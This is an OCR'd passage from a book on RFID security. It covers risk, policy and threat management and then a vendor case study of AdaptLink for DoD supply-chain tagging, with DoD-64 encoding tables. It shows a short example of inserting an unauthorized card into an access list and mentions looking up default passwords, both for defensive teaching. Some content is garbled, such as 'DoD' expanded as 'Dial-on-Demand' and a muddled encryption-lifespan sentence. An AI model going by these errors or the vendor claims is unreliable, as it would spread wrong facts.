Consider whether other issues with the tags might cause problems. Is there is a repetition level for information hard coded into the tags? If you are using the codes for proximity entry control combined with a traditional key (e.g., in the Texas Instruments DST used with Ford car keys), a repeat of the serial numbers every 10,000 keys may be an acceptable risk. However, if it is being used as a pallet counting system, where 2000 pallets are processed daily, the same numbers will be repeated weekly, which may pose the risk of placing a rogue tag into a counting system. In this case, repeating a serial number every 10,000 times is probably not acceptable for that business model.

If you are concerned about attacks among the middleware and information being intercepted by an attacker, make sure that the reader's electronics or communications lines are not open to those who should not have access to them. In this case, hardening the target may be as simple as placing equipment (e.g., Ethernet switches) in locked communications closets, or performing a source code software review to ensure that an overloading buffer does not crash the reader.

Finally, hardening the target for the backend means preventing an attack on the database. In this regard, the security of a new RFID system should not cause anything new to a security professional, with the possible exception of a new attack vector in the form of a new communications channel.

A new channel may provide a challenge for securing previously unused Transmission Control Protocol (TCP) ports in the backend, by reexamining the database for the possibility of Structured Query Language (SQL) injection attacks. However, nothing at the backend is new to seasoned security professionals; therefore, standard risk evaluation practices for backend systems should prevail.

Notes from the Underground…

Defaults Settings: Change Them!

Default passwords and other default security settings should be changed as soon as possible. This bears repeating, because many people do not make the effort to change their defaults.

You may think that your Acme Super RFID Reader 3000 is protected simply because no one else owns one; however, default settings are usually well known by the time new equipment is placed on the market. Most manufacturers place manuals on their Web sites in the form of either Web pages or Adobe Portable Document Format (PDF) files. Other Web sites contain pages full of default settings, ranging from unofficial tech support sites to sites frequented by criminals intent on cracking other people's security.

To learn how much of this information is available, type the name and model of a given device into your favorite search engine, followed by the words "default" and "passwords."

When evaluating the risks and vulnerabilities, the bottom line is this: Once you have determined the point of an attack and how it happened, you can decide what options are available for mitigating the attack. When these options are identified, you can begin formulating the management and policies that will hopefully minimize your exposure to an attack.

Risk Management

Once the risks and vulnerabilities are identified, begin managing the risks. Start by validating all of your equipment, beginning with the RFID systems and working down to the backend. At each stage, you should observe how a particular item works (both individually and in combination with other items), and how it fits into your proposed security model.

Let's look back at the warehouse example. A 900MHz RFID tag is needed for tracking, because its RF properties work with the materials and products that are tracked to the warehouse. You need to decide if those same RF prop-

erties will cause a disruption in the security model. Will the 900MHz signal travel further than expected compared to other frequencies? Can the signals be sniffed from the street in front of the warehouse? Managing this potential problem can be as simple as changing to a frequency with a shorter range, or as complicated as looking at other equipment with different capabilities.

Middleware management ensures that ensuing data is valid as it moves through the system. Receiving a text string instead of a numeric stock number may indicate that an attacker is attempting to inject a rogue tag command into the system. Checksums are also a common way to verify data, and may be required as part of the ongoing need to ensure that the data traveling through middleware applications is valid.

Managing middleware security usually involves using encryption to secure data, in which case, you need to consider the lifespan of the information in light of how long it would take an attacker to break the encryption. If your information becomes outdated within a week (e.g., shipment delivery information), it will probably take an attacker six months to break the encryption scheme. However, do not forget that increases in computing power and new encryption cracking techniques continually evolve. A strong encryption technique today may be a weak encryption tomorrow.

Managing a system also involves establishing policies for the users of that system. You can have the most secure encryption used today, but if passwords are posted on monitors, security becomes impossible. Make sure that the policies are realistic, and that they do not defeat security instead of enhancing it.

Notes from the Underground…

Bad Policies May Unintentionally Influence Security

Do not assume that RFID security is just about databases, middleware, and radio transmissions. Policy decisions also have an impact on the security of an RFID system. Bad policies can increase risks (e.g., not patching a server against a known vulnerability).

In other areas, bad policies can directly affect security without being obvious. One state agency uses proximity cards as physical access control to enter its building and to enter different rooms within the building. Like most of these types of systems, the card number is associated with the database containing the cardholder's name and the areas they are allowed to access. When the cardholder passes the card over the reader antenna associated with each door, the system looks in the database and makes a decision based on the privileges associated with that card.

Proximity cards are issued when an employee begins a new job, and are collected when the employee leaves the company. At this particular agency, the personnel department is responsible for issuing and collecting cards. Therefore, they implemented a policy that imposes a fine on employees that lose their card.

In one case, an employee lost a card, but did not report it to his superiors because he did not want to pay a fine. As a relatively low-level employee, reporting the loss and paying the fine would create a financial hardship.

The proximity card is the least costly part of the RFID-controlled entry system. However, because of a policy designed to discourage losing the cards, the entire building security could easily be compromised if someone found that particular card. The goal of securing physical access to the building was forgotten when the cost of the card replacement began to drive the policy. The people who wrote the policy assumed that if an employee lost a card, they would pay the fine.

At another agency, the people using the system issue the cards and control physical access to the building, taking great effort to password-protect the workstations that access the database. However, sometimes they forget to physically protect the control system. The RS-232 serial ports that directly control the system and the cables to each controlled

Continued

door are accessible by anyone who wanders into the room. The room itself is accessible via an unlocked door to a room where visitors are allowed to roam unescorted.

This particular agency lacks policies regarding installing security equipment, the areas to secure, and the inability to fully understand the system, which all add up to a potential failure.

Review your policies and keep focused on the goal. Remember to asked questions like, "Are we trying to secure a building, or are we concerned about buying new cards?" "Are we leaving parts of a system vulnerable just because they are out of sight?" "Will people follow or evade this policy?"

Threat Management

When conducting threat management for RFID systems, monitor everything, which will help with any difficulties.

If you are performing information security, you may be overwhelmed by the large amount of data and communications that must be monitored. As a matter of routine, you should confirm the integrity of your systems via login access and Dynamic Host Configuration Protocol (DHCP) logs, and perform physical checks to make sure that new devices are not being added to the network without your knowledge.

Adding RFID systems to the list of systems to be monitored will increase the difficulty. In addition to physically checking the Ethernet connections, you will also have to perform RF sweeps for devices attempting to spoof tags, and keep an eye out for people with RF equipment who may attempt to sniff data from the airways.

You will need new equipment and training for the radio side of the system, since radio systems are usually outside the experience of most network professionals. You will also have new middleware connections that will add new channels, thus, introducing possible new threats and adding new vectors for the more routine threats such as computer viruses and spyware.

Notes from the Underground…

Monitoring Isn't Just for Logs

Monitoring and tracking changes in files rather than logs is just as important. For example, suppose you have a program with the following RFID proximity cards and associated names:

```
Card1 DATA "8758176245"
Card2 DATA "4586538624"
Card3 DATA "7524985246"

Name1 DATA "George W. Bush", CR, 0
Name2 DATA "Dick Cheney", CR, 0
Name3 DATA "Condoleeza Rice", CR, 0
...
LOOKUP tagNum, [Name1, Name2, Name3]
```

If we make three small additions, if becomes easy to add a previously unauthorized user.

```
Card1 DATA "8758176245"
Card2 DATA "4586538624"
Card3 DATA "7524985246"
Card4 DATA "6571204348" ' ▪

Name1 DATA "George W. Bush", CR, 0
Name2 DATA "Dick Cheney", CR, 0
Name3 DATA "Condoleeza Rice", CR, 0
Name4 DATA "Maxwell Smart", CR, 0 ' ▪
...
LOOKUP tagNum, [Name1, Name2, Name3, Name4] ▪
```

Continued

With the addition of 63 bytes of data, the security of this RFID card access system has been compromised. However, an increase of 63 bytes of data might not be noticed in a large database of cards comprising thousands of users.

Remember to periodically review the contents of databases with those people who know what the contents should be. Do not assume that all of data is valid.

**Code derived from the RFID.BS2 program written by Jon Williams, Parallax, Inc. www.parallax.com*

When you are done securing your new RFID system and you think you have all the threats under control, go back to the beginning and start looking for new vulnerabilities, new risks, and new attacks. As previously mentioned, things such as increases in computing power and new encryption cracking techniques are constantly evolving, and may break a security model in short order. Keeping up with new security problems and the latest attack methods is an ongoing process—one that demands constant vigilance.

Summary

With new technologies, we are often seduced by the grand vision of what "it" promises. Currently, RFID is one of the newest technologies offering this a grand vision. While RFID holds great promise in many applications, the last several years have proven that many aspects of RFID systems are insecure and new vulnerabilities are found daily.

The driving idea behind *RFID Security* is applying Information Security (InfoSec) principles to RFID applications. What we [the author's] have attempted to do is show you some common pitfalls and their solutions, and get you started thinking about the security implications of installing and running an RFID system in your organization.

Chapter 9

Case Study: Using Commerce Events' AdaptLink™ to Secure the DoD Supply Network—Leveraging the DoD RFID Mandate

Solutions in this chapter:

- **Background on the Use of RFID in the DoD Supply Chain**
- **A Proposed Solution in Silent Commerce**
- **Improved Asset Tracking for the DoD Is Critical**

Background on the Use of RFID in the DoD Supply Chain

Radio frequency identification (RFID) systems carry data in suitable transponders known as *tags*, and retrieve data using a machine-readable program that "reads" the stored data. Tags have a discrete memory capacity that varies from a small license plate to thousands of records. Data within a tag can provide any level of identification for an item during manufacture, in-transit, in storage, or in use. With additional data, the tag can support applications that need item-specific information (e.g., shipment cons ignee or destination ports can be readily accessed upon reading the tag). In addition to tags, an RFID system requires a means for reading or "interrogating" the tags to obtain the stored data, and then a way of communicating this tag data to a Dial-on-Demand (DoD) logistics information system.

Why RFID Is Essential to the DoD Supply Chain

Using RFID in the DoD supply chain has the potential to provide real benefits in inventory management, asset visibility, and interoperability in an end-to-end integrated environment. RFID encapsulates the data accuracy advantages inherent in all types of Automatic Identification Technology (AIT). Additionally, RFID is a totally non-intrusive methodology for data capture (i.e., requires no human intervention), is non-line-of-sight technology, and may possess both *read* and *write* options within the same equipment item. RFID addresses a key challenge that has been noted at every node within the DoD supply chain–a lack of visibility of item data. As an integral aspect of the overarching suite of AIT capabilities, RFID will become a key technology enabler for the DoD logistics business transformation, and will support long-term integration of the Unique Identification (UID) into the DoD end-to-end supply chain. RFID (both active and passive) is required by DoD to:

- Provide near-real-time ITV for all classes of supplies and material
- Provide "in-the-box" content level detail for all classes of supplies and material
- Provide quality, non-intrusive identification and data collection that enables enhanced inventory management
- Provide enhanced item level visibility

RFID Policy Scope and Definition

RFID policy and the corresponding RFID tagging/labeling of DoD material are applicable to all items except bulk commodities (i.e., bulk liquids, sand, gravel, and so on). The types of RFID used within DoD are driven primarily by the supported functional logistics business process, with the goal of an integrated capability across all business processes and throughout all echelons of the DoD supply chain. Interoperability with our commercial business partners/suppliers supports the goal of streamlining the DoD supply chain. In the context of DoD usage, RFID falls into three categories: *active RFID*, *passive RFID*, and *semi-passive RFID*. Active RFID uses an internal power source (battery) within the tag to continuously power the tag and its Radio Frequency (RF) communication circuitry. Passive RFID relies on RF energy transferred from the reader/interrogator to power the tag. Semi-passive RFID uses an internal power source to monitor environmental conditions, but requires RF energy transferred from the reader/interrogator (similar to passive tags) to power a tag response.

Active RFID allows extremely low-level RF signals to be received by the tag (since the reader/interrogator does not power the tag), and the tag (powered by its internal source) can generate high-level signals back to the reader/interrogator. Active RFID tags are continuously powered, and are normally used when a longer tag read distance is desired.

Passive RFID tags reflect energy from the reader/interrogator or receive and temporarily store a small amount of energy from the reader/interrogator signal in order to generate the tag response. Passive RFID requires strong RF signals from the reader/interrogator, and the RF signal strength returned from the tag is constrained to very low levels by the limited energy. Passive RFID tags are best used when the tag and interrogator are close to one another.

Semi-passive RFID tags use a process to generate a tag response similar to that of passive tags. Semi-passive tags differ from passive in that semi-passive tags possess an internal power source (battery) for the tag's circuitry, which allows the tag to complete other functions such as monitor environmental conditions (temperature, shock) and which may extend the tag signal range.

History of RFID in DoD

Both active and passive RFID technologies have been used in commercial business applications spanning the late 1980s to the present. RFID has been used in systems such as toll road applications (EZ-Pass), and is used extensively for retail theft prevention (Electronic Article Surveillance [EAS]).

Within DoD, active RFID has been the technology application for In-transit Visibility (ITV) applications on major end items and consolidated cargo moving via the Defense Transportation System (DTS). The current DoD environment for using active RFID encompasses all services, agencies, and combatant and supporting commands to provide the ITV necessary for the proper exercise of the statutory Directive Authority for Logistics. The use of passive RFID technologies in DoD has been limited to smaller pilots or proof-of-principle applications, with no extensive development or use within the DoD to date.

RFID in the DoD Supply Chain

Emerging RFID technologies and capabilities encompass both active and passive technologies that enable an end-to-end system with the technology tailored to each specific portion of the supply chain. These technologies leverage the work of the Auto-ID Center in the development of the Electronic Product Code (EPC), which is an inherent element of future RFID tagging/labeling in the commercial retail arena. DoD embraces the use of commercial documentation standards (International Organization for Standardization [ISO] standards), which facilitate our partnership with industry and expedite efficiencies that benefits both enterprises.

DoD RFID application requirements are determined by answering the following fundamental questions relating to RFID in the context of the specific supply chain function:

- **How Far?** What is the distance of the RFID tag read range?
- **How Many?** What is an acceptable or desired quantity of RFID tags to be read in the field of view of the reader/interrogator trying to collect and communicate data to a supporting Automated Information System (AIS)?
- **How Fast?** How fast is the RFID tag moving (conveyor belt, forklift, truck/motor vehicle, rail car, container crane, and so forth), and how long will the RFID tag remain in the field of view of the reader/interrogator trying to collect and communicate data to a supporting AIS?
- **How Much**? What is the amount of data required to be stored on an RFID tag and then transmitted to a supporting AIS?

RFID applications span the length of the DoD supply chain to include:

- **Receipt** Includes automatic update of inventory and valuation
- **Storage/Issue** Includes inventory management
- **Transportation** Includes movement and consolidation for transshipment

- **Maintenance** Includes movement tracking and assembly/disassembly
- **Disposal** Includes hazardous material tracking

RFID Standards

The DoD adheres to the appropriate ISO standards for RFID as follows:

- **Technology** Standards that apply to the specific technology, parameters, and technical specifications by frequency.
- **Data Content** Standards that apply to the makeup and use of the data (syntax and semantics).
- **Conformance** Standards that apply to the media-produced quality and test specifications.
- **Application** Standards that apply to the various applications (e.g., freight containers, returnable containers, tire and wheel identification, supply chain applications, and so on). In keeping with the development and adherence to international standards for RFID, the following are notional application levels for RFID tagging. The diagram depicts these same levels in graphical view along with the applicable standard.

Improved Asset Tracking for the DoD Is Critical

The Business Case

According to a study performed by International Paper, there is an estimated $250 billion in yearly waste caused by inefficiencies in the distribution process[1]. An Auto-ID study projects that RFID-enabled goods management can save approximately $70 billion annually by reducing shrinkage, inventory carrying costs, and labor. Some of the specific areas of improvement are outlined below.

Reducing Sales Impediments and Stockouts

Impediments to sales and lost sales directly impact the top line. A critical impediment to sales is inventory stockouts (i.e., when a customer cannot find an item on the shelf even though there are units in inventory in the pipeline). Procter & Gamble estimates that stockouts costs retailers approximately 11 percent of their total sales[2].

Minimizing Loss and Shrinkage

Loss and shrinkage can dramatically impact even the most successful businesses. A study estimated that 85 percent of goods shrinkage occurs while in-transit. However, losses while in-process or on the shelf are substantial. Procter & Gamble estimates that shoplifting costs businesses $50 billion per year.

For example, a large name-brand clothes retailer suffers approximately $2.4 billion in shrinkage annually. Of this figure, the retailer estimates that approximately $0.5 billion is theft. What is alarming is that the retailer has found that a significant percentage of the stolen items are returned to the store for cash back or store credit, thereby inflating losses beyond the figure mentioned above.

Minimizing Inventory Carrying Costs

While losses in-transit are large, savings in inventory carrying costs can be substantial (e.g., a large automobile manufacturer stored completed trucks for three days after manufacturing, waiting for the paperwork to catch up with the item). By utilizing RFID tracking, each item could be shipped immediately after manufacture. Savings were in the tens of thousands of dollars just by eliminating carrying costs. In addition to this are the considerable savings in optimizing storage depots and distribution centers to manage the lower inventory levels.

Minimizing Waste

Waste is a key factor that impacts businesses today (e.g., even durable goods such as automobile transmissions have a finite shelf life). Design changes are made every few months. Because it is less expensive to manufacture a new unit than retrofit an existing one, automobile transmissions are often scrapped.

Waste is also a key issue for goods with a finite shelf life, such as foods, drinks, and pharmaceuticals. These goods often expire because the older goods get moved to the back of the shelf as newer batches are delivered.

Minimizing Labor

The name-brand retailer mentioned above shuts down approximately 1,000 outlets once or twice each year to take a manual inventory, for an estimated cost in salaries and lost sales of $30 million to $60 million. By utilizing RFID-based inventory processing, the cost of inventorying goods can be nearly eliminated.

Needs of a Solution

The major requirements of a solution for robust goods' visibility, tracking, and response, fuse innovative processes with available technologies and integration. Innovative processes must include:

- **Leading Supply Chain Practices** Assembled and tailored to the specific situation, given both the DoD's supply chain objectives and the DoD's needs.
- **Change Management** Ensures that the processes and enabling technologies are "bought in" by the organization and implemented.

The technology requirements must include:

- **Multi-site Visibility at Corporate** Companies and organizations with distributed operations often have good local visibility but minimal to no visibility at the corporate level.
- **Ability to Support Corporate wide Ad Hoc Queries** Companies and organizations often do not have the right data structures to effectively query or analyze distributed operations.

- **Business Level Communication Across Sites Rather than at Data Level** Most distributed processes, such as resolving a mis-shipment, involve multi-site, multi-person coordination.
- **Exception-based Management** The right exceptions must be generated, and also routed to the right personnel.
- **Robust Messaging Support** To ensure that goods can be tracked across locations, across states (such as in manufacturing or by location in a retail store), messaging support needs to include the following functionality:
  - Synchronous, Asynchronous
  - Request-Response
- **Prevent Flooding the Network with Tag Events** To handle a fully distributed solution that is generating potentially millions of events per second with current approaches, would overload a network. The right solution must process the majority of events locally yet be able to forward the right events to other systems in real time.
- **Leverage Existing Hardware/Networking Infrastructure** To provide payback in a minimal amount of time, a solution must leverage the existing investment in hardware, software, and networking.

And must be combined with:


- **Robust Wireless Network Infrastructure** This infrastructure must provide visibility not only in-transit but also within the organization's facilities.
- **Location Devices and Tags** Location devices and tags must provide the location as well as other pertinent information about the goods. Chief among the technologies to provide this functionality is RFID.

- **Distributed Event-driven Software Infrastructure** The software infrastructure must be RFID-enabled, support one to many wireless networks, integrate among enterprise legacy systems and Enterprise Resource Planning (ERP)/Enterprise Resource Management (ERM) systems, and support applications that monitor goods.

A Proposed Solution in Silent Commerce

Commerce Events (CME) is the industry leader in powering silent commerce enabled by RFID, sensors, and net-centric enterprise services. CME's flagship product, AdaptLink™, pioneered the application of RFID and wireless networks to seamlessly integrate the semantic Web with the sensor Web (see Figure 9.1). The combination of sensory networks, RFID technologies, and the CME distributed- and event-based real-time COTS framework infrastructure provides not only a powerful goods tracking solution, but also a foundation for many other supply chain improvements.

Figure 9.1 AdaptLink™ DoD Solution



Passive RFID Technology

According to market research firm IDTechEx., shipments of RFID systems are expected to increase from over $1.5 billion in 2005 to $25 billion by 2015[3]. RFID technology is gaining rapid momentum in logistics due to a number of unique capabilities, including:

- No line-of-sight communication is required for reading
- Tags have read/write capability with ample storage for a variety of information
- RFID works under extreme environmental conditions
- Tags are becoming increasingly affordable and smaller
- A number of configurations support almost any good and security need
- Anti-counterfeiting can be implemented easily and cost-effectively

Read/write RFID tags can be used to store both the item information that is typically contained in the barcodes, and the other industry parameters such as the expiration date, the remaining shelf-life, and so on. This data, which is critical to carrying out logistics operations, is housed on the product instead of on remote databases. This can greatly streamline operations such as First In, First Out (FIFO) picking. Consider the following "lot control" scenario.

By using read/write tags on the products containing the item information and the lot information, the movement history of a product can be recorded on the tag itself, instead of having to reconcile disparate database queries across different segments of the supply chain. The RFID tag can record the following item and lot information:

- Item Number
- Lot Number
- Vendor Number
- Vendor Lot Number

- Manufacture Date
- Carrier Number
- Truck ID
- Receipt Date
- Expiration Date
- Retest Date
- Lot Status


In the past, this information only resided in the backend databases. As a result, all lot control was based on the manual comparison of the items to a printed list. With this information present on the tags, an RF reader can immediately read the entire lot history right from the products. Identification during a product recall becomes simply a matter of scanning the products in the bins. AdaptLink™ drives the readers and identifies the items in the bin that have been recalled or have expired.

Commerce Events' Enabling Software

CME's platform—AdaptLink™—provides the key functionality for capturing events with RFID support, processing them locally and remotely using collaborative processes, and providing a global view to headquarters. This platform not only handles all communications and messaging, but also integrates with enterprise legacy systems and ERP/ERM applications from vendors such as SAP, PeopleSoft, and others. By extending the capabilities of existing investments in hardware, software, and networking, AdaptLink turbocharges their power and delivers a higher Return on Investment (ROI).

CME's architecture and applications are depicted in Figure 9.2.

Figure 9.2 CME's Architecture and Applications



In general, AdaptLink™ captures more precise and timely data, adapts it to unique circumstances, and then handles it by either routing it to the right systems or by setting up a collaborative workflow. Each major component provides a unique set of functionality not found in other products on the market today:

- **Automatic Identification and Data Capture (AIDC)/AIT Subsystem** Provides unique bidirectional support for data capture technologies (e.g., RFID and barcodes)
- **Unified Data Model** The result of CME's decades of experience is a data model that allows drop-in integration of supply chain and legacy data.
- **Business/Process Management Utilities** Allows business processes to be flexibly modeled rather than hardcoded.
- **Event Subsystem** The event subsystem takes batch input, such as a scan of an entire pallet of goods, and breaks it down into discrete events that can be processed separately.

- **Universal Connect** Connects legacy, Web applications, and Web services.
- **XML Subsystem** XML translations, XML-based event routing, and "push" to devices including handhelds.
- **Wireless Subsystem** Accepts data from and pushes data to, one to many wireless infrastructures.
- **Ops Console/Ops Center** "Flashboard" for real-time alerts and an Executive Dashboard
- **Security Casing** Extensions to J2EE as well as among every platform component, provide physical authentication for personnel and goods as well as multilayer data security.

CME's applications harness the power of the AdaptLink™ platform and deliver focused functionality:

- **Total Asset Visibility (TAV)** Provides a global satellite view of all assets.
- **Track** Tracks assets in a facility and throughout a process, such as manufacturing, loading, and more.
- **Reverse Logistics Manager (RLM**) Handles the return of goods and reprocessing/salvage.

Implementing UID for the DoD Supply Chain

Identity Types

Suppliers to DoD must encode an approved RFID tag using the instructions provided in the "EPC™ Tag Data Standards "document. Suppliers that are EPCglobal™ subscribers and possess a unique EPC™ company prefix may use any of the identity types and encoding instructions to encode tags. Please consult the EPC™ Tag Data Standards document at www.epcglobalinc.org/standards_technology/specifications.html for details. Suppliers that choose to employ the DoD identity type will use their previously assigned Commercial and Government Entity (CAGE) code and encode the tags per the rules that

follow. Regardless of the selected encoding scheme, suppliers are responsible for ensuring that each tag contains a unique identifier.

DoD Identity Type Option

This option should be selected by any DoD supplier that is:

- Is not a member of EPCglobal and does not intend to join
- Has already been assigned a CAGE code

Similar to the unique company prefix assigned to EPCglobal members/subscribers, the CAGE code is a unique identifier assigned and managed by the DoD. It is a sequence of five alphanumeric characters used to uniquely identify the supplier amongst all other suppliers. It is used to ensure that the RFID tag from a given supplier cannot contain the same identifier as those from another supplier.

The supplier's CAGE code is required for encoding of all RFID tag classes and sizes. Table 9.1 summarizes the selection of an encoding scheme for either 64- or 96-bit tags based on the type of object being tagged and its usage. From these criteria, select an encoding scheme from Table 9.2 and then use the following section to properly encode the tag.

Table 9.1 Encoding Schemer for 64- or 96-bit Tags

Tag Requirement	Identity Type	When Used
Unit Pack for UID Item	DoD-64 DoD-96	On item packaging for items meeting the DoD criteria for assignment of UID
Case, Transport Package, Palletized Unit Load	DoD-64 DoD-96	Items shipped as either pure or mixed case, pallet

DoD-64 Identity Type

This identity type should be used to encode 64-bit Class 0 and Class 1 tags for shipping goods to the DoD. As indicated in Table 9.2, the 64-bit tag is broken into a number of fields. The details of what information to encode into these fields is explained below. After all the field values have been determined, the entire contents of the tag can be viewed as a single unique number used to identify a shipment to the DoD.

Table 9.2 The 64-bit Tag

Header	Filter	Government Managed Identifier	Serial Number
8 bits	2 bits	30 bits	24 bits

Fields

- **Header** Specifies that the tag data is encoded as a DoD 64-bit tag construct, use binary number 1100 1110.
- **Filter** Identifies a pallet, case, or UID item associated with a tag, represented in binary number format using the following values:
  - 00 = pallet
  - 01 = case
  - 10 = UID item
  - 11 = reserved for future use
- **Government Managed Identifier** For suppliers, this field is encoded with their CAGE code identifies the supplier and ensures uniqueness of serial number across all suppliers, and is represented in truncated American Standard Code for Information Interchange (ASCII) format. In order to properly fit the CAGE code within the allocated 30-bit Government Managed Identifier field of the DoD-64 identity type, it is necessary to compress the CAGE code using a simple algorithm involving the truncation of the two most significant bits of the standard 8-bit ASCII representation of the characters of

the CAGE code. Once truncated, the remaining 6 bits still uniquely identify the original ASCII characters and can be properly decoded after the encoding scheme. Table 9.3 details the mapping scheme for this compression.

- **Serial Number** Uniquely identifies up to $2_{24} = 16{,}777{,}216$ tagged items, represented in binary number format. After the serial number is converted into binary format, it must be left padded with zeros to 24 bits total. It is the responsibility of the supplier to insure that this is a unique number across all shipments to the DoD

Table 9.3 Truncated ASCII Character to CAGE Code Character Mappings

CAGE code character	Truncated binary value
A	00 0001
B	00 0010
C	00 0011
D	00 0100
E	00 0101
F	00 0110
G	00 0111
H	00 1000
I	Invalid CAGE character
J	00 1010
K	00 1011
L	00 1100
M	00 1101
N	00 1110
O	Invalid CAGE character
P	01 0000
Q	01 0001
R	01 0010
S	01 0011
T	01 0100
U	01 0101
V	01 0110
W	01 0111
X	01 1000
Y	01 1001
Z	01 1010
0	11 0000
1	11 0001
2	11 0010
3	11 0011
4	11 0100
5	11 0101
6	11 0110
7	11 0111
8	11 1000
9	11 1001
SPACE	10 0000

Figures 9.3 and 9.4 clarify the steps required to encode a tag using the DoD-64 identity type.

Figure 9.3 Encoding a 64-bit Tag (Steps 1 through 4)


